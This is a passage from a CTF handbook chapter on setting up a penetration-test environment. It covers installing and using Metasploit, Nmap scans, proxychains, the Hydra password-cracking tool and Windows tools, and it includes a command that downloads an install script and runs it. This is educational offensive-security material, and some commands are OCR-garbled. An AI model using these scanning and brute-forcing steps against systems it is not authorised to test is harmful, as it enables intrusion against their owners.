Chapter 12
Virtual Target Penetration Test

In the CTF offline competition, penetration test against a virtual target appears more and more frequently and is becoming more and more diversified. Compared to the CTF online competition, the introduction of penetration challenges is as simple as the web challenges, which does not require the participants to know the underlying system principles and have profound programming ability, but only requires the exploits of existing vulnerabilities, skilled use of various tools and a brain with strong learning ability. This chapter will start from how to build a smooth penetration environment, step by step explain common vulnerabilities and exploits, the basics of Windows security, combined with cases in the CTF competition, so that the reader has a clear understanding of the penetration test.

12.1 Creating a Penetration Test Environment

Successful penetration of a virtual target cannot be accomplished by mere imagination. You will need the help of the necessary tools, to complete the penetration test step by step. This section will introduce the software commonly used in the field of penetration test, as well as the configuration and basic usage of the penetration test environment.

12.1.1 Installing and Using Metasploit on Linux

Metasploit is an open-source security vulnerability detection tool and penetration testing framework commonly used to test the security of systems. The flexible and extensible architecture (see Fig. 12.1) integrates multiple modules together. It also incorporates commonly used exploits and popular ShellCode for various platforms, and keep them frequently update. Moreover, the template developed with Ruby is

Nu1L Team, *Handbook for CTFers*,
https://doi.org/10.1007/978-981-19-0336-6_12




Fig. 12.1 Metasploit's architecture

highly extensible, allowing users to develop and customize their own exploit scripts with low barriers to entry and increasing penetration efficiency.

Metasploit consists of several modules, the names of which are listed below:

- Auxiliary: It is responsible for performing scanning, sniffing, fingerprinting, information gathering and other related functions to assist in infiltration.
- Exploits: Enables an attacker to exploit a security vulnerability in a system, application, or service, including code designed and developed by attackers or security researchers to compromise the security of a system by triggering the vulnerability.
- Payloads: Code that allows an attacker to execute arbitrary commands or execute specific code to achieve actual attack functionality after the target system has been hacked.
- Post-Exp (post-penetration module): Used to conduct a series of post-penetration attacks after gaining control of a target, such as obtaining sensitive information, elevating privileges, and backdoor persistence.
- Encoders: Used to circumvent antivirus software, firewalls, and other protections.

There are several ways to install Metasploit: system image installation, GitHub source installation, and official script installation. These three installation methods have their own advantages and disadvantages, the advantage of the system image installation is the system is ready to be used without having to configure their own




Fig. 12.2 Installation on Ubuntu

dependencies installed, but there are not updated in a timely manner, so the vulnerability exploitation is not the latest. Source code installation using the Dev branch code, vulnerability exploitation is kept up to date, the disadvantage is that you need to manually install the dependencies and database which is pretty difficult, so it's not recommended for newcomers to use. However, Metasploit's official installation script just made it to compensate for the shortcomings of the previous two installation methods, so we recommend using the official source script for installation on Ubuntu.

First, open a terminal in Ubuntu and type the following command.

```
sudo apt install curl && curl https://raw.githubusercontent.com/
rapid7/metasploit- omnibus/
master/config/templates/metasploit-framework-wrappers/msfupdate.
erb> msfinstall && chmod 755
msfinstall && . /msfinstall
```

Enter the password again, see Fig. 12.2.

After the installation, enter the command "msfconsole", and you will be prompted to create a new database or not. After entering "yes", the database will be initialized, see Fig. 12.3.

The actual use of Metasploit requires a combination of the modules described above. The general process for launching an attack on a target is: scan the target system for available vulnerabilities; select and configure an exploit module; select and configure an attack payload module that is suitable to the target system; and execute the attack.

```
test@test-virtual-machine:~$ msfconsole

 ** Welcome to Metasploit Framework Initial Setup **
    Please answer a few questions to get started.


Would you like to use and setup a new database (recommended)? yes
Creating database at /home/test/.msf4/db
Starting database at /home/test/.msf4/db...success
Creating database users
Writing client authentication configuration file /home/test/.msf4/db/pg_hba.conf
Stopping database at /home/test/.msf4/db
Starting database at /home/test/.msf4/db...success
Creating initial database schema
```

Fig. 12.3 Database will be initialized

```
msf5 > search portscan

Matching Modules
================

   #  Name                                                Disclosure Date  Rank    Check  Description
   -  ----                                                ---------------  ----    -----  -----------
   1  auxiliary/scanner/http/wordpress_pingback_access                     normal  Yes    Wordpress Pingback Locator
   2  auxiliary/scanner/natpmp/natpmp_portscan             normal  Yes    NAT-PMP External Port Scanner
   3  auxiliary/scanner/portscan/ack                       normal  Yes    TCP ACK Firewall Scanner
   4  auxiliary/scanner/portscan/ftpbounce                 normal  Yes    FTP Bounce Port Scanner
   5  auxiliary/scanner/portscan/syn                       normal  Yes    TCP SYN Port Scanner
   6  auxiliary/scanner/portscan/tcp                       normal  Yes    TCP Port Scanner
   7  auxiliary/scanner/portscan/xmas                      normal  Yes    TCP "XMas" Port Scanner
   8  auxiliary/scanner/sap/sap_router_portscanner         normal  No     SAPRouter Port Scanner


msf5 >
```

Fig. 12.4 Search command result

Information gathering is the first and most important step in penetration testing, and the one that runs through the entire penetration process, with the primary goal of discovering as much information as possible about the target. Of course, the more information you collect, the higher your chances of penetration success. The following section describes how to perform a port scan using the auxiliary module.

A port scan is performed using the auxiliary module, and the result of the scan allows us to know which ports are listened to on the target, and then determine the service based on the corresponding port before we can proceed to the next stage of exploitation.

First use the search command to search for available port scanning modules, see Fig. 12.4 for a list of available scanners.

Take TCP scan module as an example. Use the use command to select the module, and the show options command to view the parameters that need to be set, see Fig. 12.5.

The set command is used to fill in the values of the parameters, the unset command is used to delete the value of a parameter. The setg and unsetg commands are used to set or unset a global parameter values. When you need to set a value for

```
msf5 > use auxiliary/scanner/portscan/tcp
msf5 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                        yes       The target address range or CIDR identifier
   THREADS      1                yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds
```

Fig. 12.5 How to use

```
msf5 auxiliary(scanner/portscan/tcp) > show options

Module options (auxiliary/scanner/portscan/tcp):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   CONCURRENCY  10               yes       The number of concurrent ports to check per host
   DELAY        0                yes       The delay between connections, per thread, in milliseconds
   JITTER       0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS        1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS       172.16.20.20     yes       The target address range or CIDR identifier
   THREADS      1000             yes       The number of concurrent threads
   TIMEOUT      1000             yes       The socket connect timeout in milliseconds

msf5 auxiliary(scanner/portscan/tcp) > set rhosts 172.16.20.10
rhosts => 172.16.20.10
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 172.16.20.10:         - 172.16.20.10:53 - TCP OPEN
[+] 172.16.20.10:         - 172.16.20.10:80 - TCP OPEN
[+] 172.16.20.10:         - 172.16.20.10:88 - TCP OPEN
[+] 172.16.20.10:         - 172.16.20.10:135 - TCP OPEN
[+] 172.16.20.10:         - 172.16.20.10:139 - TCP OPEN
[+] 172.16.20.10:         - 172.16.20.10:389 - TCP OPEN
[+] 172.16.20.10:         - 172.16.20.10:443 - TCP OPEN
[+] 172.16.20.10:         - 172.16.20.10:445 - TCP OPEN
[+] 172.16.20.10:         - 172.16.20.10:464 - TCP OPEN
[+] 172.16.20.10:         - 172.16.20.10:593 - TCP OPEN
[+] 172.16.20.10:         - 172.16.20.10:636 - TCP OPEN
```

Fig. 12.6 Result

any of the parameter, it is highly recommended to read the description firstly. In Fig. 12.6 is a list of ports that are being listened on.

There are a large number of service-based scanning modules to choose from when scanning for services running on a target, and a large number of scanning modules can be found by simply searching for scanner. The reader is advised to try out the different scan modules to understand their usage and functionality. They are used in much the same way, as shown in Fig. 12.7.

The results of probing with the portscan module cannot accurately determine what services are running on the target, so Nmap can also be used in Metasploit. In practice, you can use Nmap by typing the command “nmap” into msfconsole (which should be installed beforehand), see Fig. 12.8.

In addition, every operating system or application has a variety of vulnerabilities. Although developers are quickly enough to develop patches and provide updates to

```
msf5 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   RHOSTS                      yes       The target address range or CIDR identifier
   SMBDomain  .                no        The Windows domain to use for authentication
   SMBPass                     no        The password for the specified username
   SMBUser                     no        The username to authenticate as
   THREADS    1                yes       The number of concurrent threads

msf5 auxiliary(scanner/smb/smb_version) > set rhosts 172.16.20.10
rhosts => 172.16.20.10
msf5 auxiliary(scanner/smb/smb_version) > set threads 10
threads => 10
msf5 auxiliary(scanner/smb/smb_version) > exploit

[+] 172.16.20.10:445      - Host is running Windows 2012 R2 Standard (build:9600) (name:DC) (domain:SCANF)
[*] 172.16.20.10:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_version) >
```

Fig. 12.7 How to use

```
msf5 auxiliary(scanner/smb/smb_version) > nmap
[*] exec: nmap

Nmap 7.70 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
```

Fig. 12.8 Nmap

users, for various reasons, users often choose not to update in a timely manner, which can lead to the target is still affected by the 0day vulnerabilities that are already a Nday vulnerability after a long time. In Sect. 12.3, we will combine several common and effective system vulnerabilities to explain and analyze with the help of Metasploit, so that everyone has a deeper understanding of this intranet penetration tool.

12.1.2 Installing and Using Nmap on Linux

Nmap (Network Mapper) is a powerful port scanning software with a clear and simple interface. It can easily scan the corresponding port services and deduce the corresponding operating system and version of the target to help penetration testers to quickly assess the security of network systems.

Nmap's installation is not complicated, and it supports cross-platform and multiple operation systems. We illustrated how to install the nmap in the following part, see Fig. 12.9.

The Nmap installed in the above way is often not the latest version. If you want to get the latest version, you can compile it from source at http://nmap.org/book/inst-source.html.

After successful installation, enter the command "nmap" in the terminal, which will output a brief user manual for the nmap, see Fig. 12.10.

The basic use of Nmap is as follows. Please notice that some of its parameters can be used together.

(1) Basic scan command: nmap 192.168.1.1

By default, Nmap uses TCP SYN to scan the top 1000 ports and returns the results (open, closed, filtered) to the user, as shown in Fig. 12.11.

(2) Host discovery command: nmap -sP -n 192.168.1.2/24 -T5 --open

Nmap will perform a ping-scan (parameter "-sP") as fast as possible (parameter "-T5") and won't try to parse the ip address back to domain names (parameter "-n"), returning all alive hosts (with the parameter "--open") to the user, see Fig. 12.12.

```
tom@ubuntu:~$ sudo apt install nmap
[sudo] password for tom:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libblas-common libblas3 liblinear3 lua-lpeg ndiff python-bs4 python-chardet
  python-html5lib python-lxml python-pkg-resources python-six
Suggested packages:
  liblinear-tools liblinear-dev python-genshi python-lxml-dbg python-lxml-doc
  python-setuptools
The following NEW packages will be installed:
  libblas-common libblas3 liblinear3 lua-lpeg ndiff nmap python-bs4
  python-chardet python-html5lib python-lxml python-pkg-resources python-six
0 upgraded, 12 newly installed, 0 to remove and 573 not upgraded.
Need to get 6,059 kB of archives.
After this operation, 27.2 MB of additional disk space will be used.
Do you want to continue? [Y/n]
Get:1 http://us.archive.ubuntu.com/ubuntu xenial/main amd64 libblas-common amd64
 3.6.0-2ubuntu2 [5,342 B]
Get:2 http://us.archive.ubuntu.com/ubuntu xenial/main amd64 libblas3 amd64 3.6.0
-2ubuntu2 [147 kB]
2% [2 libblas3 26.8 kB/147 kB 18%]                    4,190 B/s 23min 58s
```

Fig. 12.9 Nmap's installation

```
tom@ubuntu:~$ nmap
Nmap 7.01 ( https://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
```

Fig. 12.10 A brief user manual for the nmap

```
tom@ubuntu:~$ nmap 192.168.1.1

Starting Nmap 7.01 ( https://nmap.org ) at 2019-08-22 01:01 PDT
Nmap scan report for 192.168.1.1
Host is up (0.0041s latency).
Not shown: 995 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
23/tcp   open  telnet
53/tcp   open  domain
5000/tcp open  upnp
9999/tcp open  abyss

Nmap done: 1 IP address (1 host up) scanned in 71.72 seconds
```

Fig. 12.11 Result

(3) Asset scan command: nmap -sS -A --version-all 192.168.1.2/24 -T4 --open

Nmap uses TCP SYN scanning (parameter "-sS"), using slightly higher speed (parameter "-T4"), to scan for open services, system information (parameter "-A"), and detailed information about that service (identified precisely what the service is when the parameter "--version-all" is set) are returned alive hosts (with the parameter "--open") to the user. Note that this can often take a lot of time.

(4) Port scan command: nmap -sT -p80,443,8080 192.168.1.2/24 --open

Nmap uses a ping scan (parameter "-sT") first, then scan the open ports (parameter "--open") on the specified port (parameter "-p"), see Fig. 12.13.

```
tom@ubuntu:~$ nmap -sP -n 192.168.1.1/24 -T5 --open

Starting Nmap 7.01 ( https://nmap.org ) at 2019-08-22 01:00 PDT
Nmap scan report for 192.168.1.1
Host is up (0.026s latency).
Nmap scan report for 192.168.1.127
Host is up (0.11s latency).
Nmap scan report for 192.168.1.129
Host is up (0.061s latency).
Nmap scan report for 192.168.1.137
Host is up (0.10s latency).
Nmap scan report for 192.168.1.138
Host is up (0.078s latency).
Nmap scan report for 192.168.1.140
Host is up (0.019s latency).
Nmap scan report for 192.168.1.143
Host is up (0.085s latency).
Nmap done: 256 IP addresses (7 hosts up) scanned in 4.87 seconds
```

Fig. 12.12 Result

```
tom@ubuntu:~$ nmap -sT -p9999,445 192.168.1.2/24 --open

Starting Nmap 7.01 ( https://nmap.org ) at 2019-08-22 01:04 PDT
Nmap scan report for 192.168.1.1
Host is up (0.014s latency).
Not shown: 1 closed port
PORT     STATE SERVICE
9999/tcp open  abyss

Nmap done: 256 IP addresses (1 host up) scanned in 7.41 seconds
tom@ubuntu:~$
```

Fig. 12.13 Result

12.1.3 Installing and Using Proxychains on Linux

Proxychains is a Linux proxy tool that enables any application to connect to the network through a proxy. It can proxy both TCP and DNS traffics through proxies. It supports proxy servers developed with HTTP, Socks4, Socks5 protocol, and support to use multiple proxies at the same time. Note that Proxychains only forwards TCP connections from specified applications to proxies, instead of all applications, Here we recommend you to use proxychains-ng by entering the following command in the terminal.

```
apt-get install -y build-essential gcc g++ git automake make
git clone https://github.com/rofl0r/proxychains-ng.git
cd proxychains-ng
. /configure --prefix=/usr/local/
```

```
tom@ubuntu:~$ sudo apt-get install -y build-essential gcc g++ git automake make
Reading package lists... Done
Building dependency tree
Reading state information... Done
build-essential is already the newest version (12.1ubuntu2).
g++ is already the newest version (4:5.3.1-1ubuntu1).
gcc is already the newest version (4:5.3.1-1ubuntu1).
make is already the newest version (4.1-6).
git is already the newest version (1:2.7.4-0ubuntu1.6).
The following additional packages will be installed:
  autoconf autotools-dev libsigsegv2 m4
Suggested packages:
  autoconf-archive gnu-standards autoconf-doc libtool
The following NEW packages will be installed:
  autoconf automake autotools-dev libsigsegv2 m4
0 upgraded, 5 newly installed, 0 to remove and 573 not upgraded.
Need to get 1,079 kB of archives.
After this operation, 3,998 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu xenial/main amd64 libsigsegv2 amd64 2.
10-4 [14.1 kB]
Get:2 http://us.archive.ubuntu.com/ubuntu xenial/main amd64 m4 amd64 1.4.17-5 [1
95 kB]
Get:3 http://us.archive.ubuntu.com/ubuntu xenial/main amd64 autoconf all 2.69-9
[321 kB]
```

Fig. 12.14 Build the compilation environment

```
tom@ubuntu:~$ cd proxychains-ng/
tom@ubuntu:~/proxychains-ng$ ./configure --prefix=/usr/local/
checking whether we have GNU-style getservbyname_r() ... yes
checking whether we have pipe2() and O_CLOEXEC ... yes
checking whether $CC defines __APPLE__ ... no
checking whether $CC defines __FreeBSD__ ... no
checking whether $CC defines __OpenBSD__ ... no
checking whether $CC defines __sun ... no
checking whether we can use -Wl,--no-as-needed ... yes
checking what's the option to use in linker to set library name ... --soname
Done, now run make && make install
tom@ubuntu:~/proxychains-ng$ make && sudo make install
cc -DSUPER_SECURE -DHAVE_GNU_GETSERVBYNAME_R -DHAVE_PIPE2 -Wall -O0 -g -std=c99
-D_GNU_SOURCE -pipe    -DLIB_DIR=\"/usr/local//lib\" -DSYSCONFDIR=\"/usr/local//e
tc\" -DDLL_NAME=\"libproxychains4.so\"  -fPIC -c -o src/nameinfo.o src/nameinfo.
c
printf '#define VERSION "%s"\n' "$(sh tools/version.sh)" > src/version.h
cc -DSUPER_SECURE -DHAVE_GNU_GETSERVBYNAME_R -DHAVE_PIPE2 -Wall -O0 -g -std=c99
-D_GNU_SOURCE -pipe    -DLIB_DIR=\"/usr/local//lib\" -DSYSCONFDIR=\"/usr/local//e
tc\" -DDLL_NAME=\"libproxychains4.so\"  -fPIC -c -o src/version.o src/version.c
cc -DSUPER_SECURE -DHAVE_GNU_GETSERVBYNAME_R -DHAVE_PIPE2 -Wall -O0 -g -std=c99
-D_GNU_SOURCE -pipe    -DLIB_DIR=\"/usr/local//lib\" -DSYSCONFDIR=\"/usr/local//e
tc\" -DDLL_NAME=\"libproxychains4.so\"  -fPIC -c -o src/core.o src/core.c
cc -DSUPER_SECURE -DHAVE_GNU_GETSERVBYNAME_R -DHAVE_PIPE2 -Wall -O0 -g -std=c99
-D_GNU_SOURCE -pipe    -DLIB_DIR=\"/usr/local//lib\" -DSYSCONFDIR=\"/usr/local//e
tc\" -DDLL_NAME=\"libproxychains4.so\"  -fPIC -c -o src/common.o src/common.c
cc -DSUPER_SECURE -DHAVE_GNU_GETSERVBYNAME_R -DHAVE_PIPE2 -Wall -O0 -g -std=c99
-D_GNU_SOURCE -pipe    -DLIB_DIR=\"/usr/local//lib\" -DSYSCONFDIR=\"/usr/local//e
tc\" -DDLL_NAME=\"libproxychains4.so\"  -fPIC -c -o src/libproxychains.o src/lib
```

Fig. 12.15 Build the compilation environment

```
make && make install
cp . /src/proxychains.conf /etc/proxychains.conf
```

Build the compilation environment, see Figs. 12.14 and 12.15.




Fig. 12.16 Result

Then add the proxy servers to the list in the configuration file, enter the following command in the terminal and modify it.

```
sudo vi /etc/proxychains.conf
```

The results are shown in Fig. 12.16.

To use proxychains4, you need to enter the following command:

```
proxychains4 <commands to be run>
```

For example, using the Socks5 proxy to open Firefox.

```
proxychains4 firefox
```

If you want to use proxychains4 to proxy Metasploit traffics directly, you can modify or add the local whitelist "localnet 127.0.0.0/255.0.0.0" to your configuration file, and then restart metasploit with " proxychains4 msfconsole" command.

Note that some modules in Metasploit do not use the proxy server set in this way but need to specify the proxy by setting the proxies parameter.

12.1.4 Installing and Using Hydra on Linux

Hydra is an open source password blasting tool developed by THC that is powerful and support to crack password within the following protocols.

```
adam6500 asterisk cisco cisco-enable cvs ftp ftps http[s]-{head|get|
post} http[s]-{get|post}-
form http-proxy http-proxy-urlenum icq imap[s] irc ldap2[s] ldap3[-
{cram|digest}md5][s] mssql
mysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3
[s] postgres radmin2 rdp redis
```

```
tom@ubuntu:~$ sudo apt-get install libssl-dev libssh-dev libidn11-dev libpcre3-d
ev                libgtk2.0-dev libmysqlclient-dev libpq-dev libsvn-dev
          firebird-dev libmemcached-dev libgpg-error-dev                  libgc
rypt11-dev libgcrypt20-dev
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  comerr-dev debhelper dh-strip-nondeterminism firebird2.5-common
  firebird2.5-common-doc firebird2.5-server-common gir1.2-gdkpixbuf-2.0
  gir1.2-gtk-2.0 krb5-multidev libapr1 libapr1-dev libaprutil1 libaprutil1-dev
  libatk1.0-dev libcairo-script-interpreter2 libcairo2-dev libexpat1
  libexpat1-dev libfbclient2 libfbembed2.5 libfile-stripnondeterminism-perl
  libfontconfig1-dev libfreetype6-dev libgail-common libgail18 libgcrypt20
  libgdk-pixbuf2.0-0 libgdk-pixbuf2.0-common libgdk-pixbuf2.0-dev libglib2.0-0
  libglib2.0-bin libglib2.0-dev libgssapi-krb5-2 libgssrpc4 libgtk2.0-0
  libgtk2.0-bin libharfbuzz-dev libharfbuzz-gobject0 libhashkit-dev
  libhashkit2 libib-util libice-dev libidn11 libk5crypto3 libkadm5clnt-mit9
  libkadm5srv-mit9 libkdb5-8 libkrb5-3 libkrb5support0 libldap-2.4-2
  libldap2-dev libmail-sendmail-perl libmemcached11 libmemcachedutil2
  libmysqlclient20 libpango1.0-dev libpcre32-3 libpcrecpp0v5 libpixman-1-dev
  libpng12-0 libpng12-dev libpq5 libpthread-stubs0-dev libsasl2-2 libsasl2-dev
  libsasl2-modules libsasl2-modules-db libsctp-dev libsctp1 libserf-1-1
  libsm-dev libssh-4 libssl-doc libssl1.0.0 libsvn1 libsys-hostname-long-perl
  libuuid1 libx11-6 libx11-dev libx11-doc libxau-dev libxcb-render0-dev
  libxcb-shm0-dev libxcb1-dev libxcomposite-dev libxcursor-dev libxcursor1
  libxdamage-dev libxdmcp-dev libxext-dev libxfixes-dev libxft-dev libxi-dev
```

Fig. 12.17 The installation commands on Ubuntu

```
rexec rlogin rpcap rsh rtsp s7-300 sip smb smtp[s] smtp-enum snmp socks5
ssh sshkey teamspeak
telnet[s] vmauthd vnc xmpp
```

The installation commands on Ubuntu are as follows, see Fig. 12.17.

```
sudo apt-get install libssl-dev libssh-dev libidn11-dev libpcre3-dev
libgtk2.0-dev
 libmysqlclient-dev libpq-dev libsvn-dev
firebird-dev libmemcached-dev libgpg-error-dev
libgcrypt11-dev libgcrypt20-dev
git clone https://github.com/vanhauser-thc/thc-hydra
./configure
make
make install
```

Execution of the “hydra” command will output the contents of the help parameter by default, see Fig. 12.18.

Readers can try to find how to use this tool on their own.

12.1.5 Installation of PentestBox on Windows

PentestBox is open-source software for Windows operating systems, analogous to Kali, that can be used to penetrate testing environments, with common security tools

```
└─ hydra
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME]
server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS  or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE   colon separated "login:pass" format, instead of -L/-P options
  -M FILE   list of servers to attack, one entry per line, ':' to specify port
  -t TASKS  run TASKS number of connects in parallel per target (default: 16)
  -U        service module usage details
  -h        more command line options (COMPLETE HELP)
  server    the target: DNS, IP or 192.168.0.0/24 (this OR the -M option)
  service   the service to crack (see below for supported protocols)
  OPT       some service modules support additional input (-U for module help)

Supported services: adam6500 asterisk cisco cisco-enable cvs ftp ftps http[s]-{head|get|post} http[s]-{get|post}-form http-proxy
ysql nntp oracle-listener oracle-sid pcanywhere pcnfs pop3[s] postgres radmin2 rdp redis rexec rlogin rpcap rsh rtsp s7-300 sip
p

Hydra is a tool to guess/crack valid login/password pairs. Licensed under AGPL
```

Fig. 12.18 How to use




Fig. 12.19 Pentestbox website

built in. At present, there are two versions on its website (https://pentestbox.org/zh/), one without Metasploit and one with Metasploit, see Fig. 12.19, which can be downloaded and installed directly.

12.1.6 Proxifier Installation on Windows

Proxifier is a very powerful Socks5 client that allows applications that do not support proxies to access the network through a proxy server forcibly, it also supporting multiple operating system platforms and multiple proxy protocols. The GUI is shown in Fig. 12.20, and the usage method will not be repeated here.




Fig. 12.20 Proxifier GUI

12.2 Port Forwarding and Proxies

During the penetration on a virtual target, if a foothold is successfully established in the target network, it is possible to move laterally with local access to open service ports in the target's internal network, such as port 445, 3389, port 22, etc., so port forwarding and proxy techniques need to be used flexibly.

As with the Trojan horse online, there are two modes of port forwarding and proxies: active and passive. In active mode, a port is monitored on the server side and the client actively accesses it. In passive mode, the client listens on the port first and then waits for the server to connect. The choice needs to be made in advance because of network limitations.

